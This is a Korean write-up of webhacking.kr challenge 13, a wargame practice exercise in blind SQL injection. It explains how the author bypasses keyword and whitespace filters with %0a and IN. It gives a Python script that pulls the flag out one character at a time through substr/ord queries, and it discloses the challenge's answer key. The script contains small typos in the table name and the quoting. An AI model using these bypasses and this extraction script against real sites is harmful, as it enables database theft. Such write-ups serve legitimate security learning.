

webhacking.kr 13번문제

Xero

박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)


2016-04-12

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>


들어가면 다음과 같이 대놓고 SQL INJECTION 문제라고 알려준다.

HINT로 select flag from prob13password가 나와있다.




여러 시도를 해 본 결과 제출한 값이 참이면 1을, 거짓이면 0을 뱉는다.

count함수가 막혀있지 않길래 다음의 구문으로 flag의 개수를 알아내었다.



또한 <, >, =, 공백, union, left, right 등 수많은 것들을 필터링하고 필터링시 no hack을 출력한다.



공백을 %0a로 우회했고 =와 char이 막혀서 in으로 우회했다.

또한 위에서 count로 flag의 개수가 2개인걸 알아냈는데, 따라서 그냥 length(flag)를 하면 하나의 쿼리가 선택되지 않아 에러가 출력된다.

따라서 다음과 같이 max과 min를 이용해서 SQL 구문을 만들었다.

```
(select%0alength(max(flag))%0afrom%0aprob13password)in(4)
```

```
(select%0alength(min(flag))%0afrom%0aprob13password)in(20)
```


max로 뽑은 길이는 4였다.



min으로 뽑은 길이는 20이었다.



이제 substr와 ord 함수도 이용해 다음과 같이 SQL 구문을 작성하였다.




손으로 다 할 수는 없으니 파이썬으로 다음과 같이 코딩하였다.

```
>>> import string, re, http.client
>>> headers={'Cookie': 'PHPSESSID=4572j8ilmjb57qiq16850s1vn7'}
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> sAnswer=''
for i in range(1,5):
    for j in table:
        conn.request('GET', '/challenge/web/web-
10/?no=(select%0aord(substr(max(flag),'+str(i)+'',1))%0afrom%0apro13password)in('+str(ord(j
))+')', '', headers)
        res=conn.getresponse().read()
        if re.findall(b'<td>1</t', res):
            sAnswer+=j
            break

>>> sAnswer
'flag'
>>> sAnswer=''
>>> for i in range(1,21):
    for j in table:
        conn.request('GET', '/challenge/web/web-
10/?no=(select%0aord(substr(min(flag),'+str(i)+'',1))%0afrom%0apro13password)in('+str(ord(j
))+')', '', headers)
        res=conn.getresponse().read()
        if re.findall(b'<td>1</t', res):
            sAnswer+=j
            break

>>> sAnswer
'challenge13luckclear'
```

제출칸에 challenge13luckclear 값을 넣자 다음과 같이 클리어되었다.



KEY : challenge13luckclear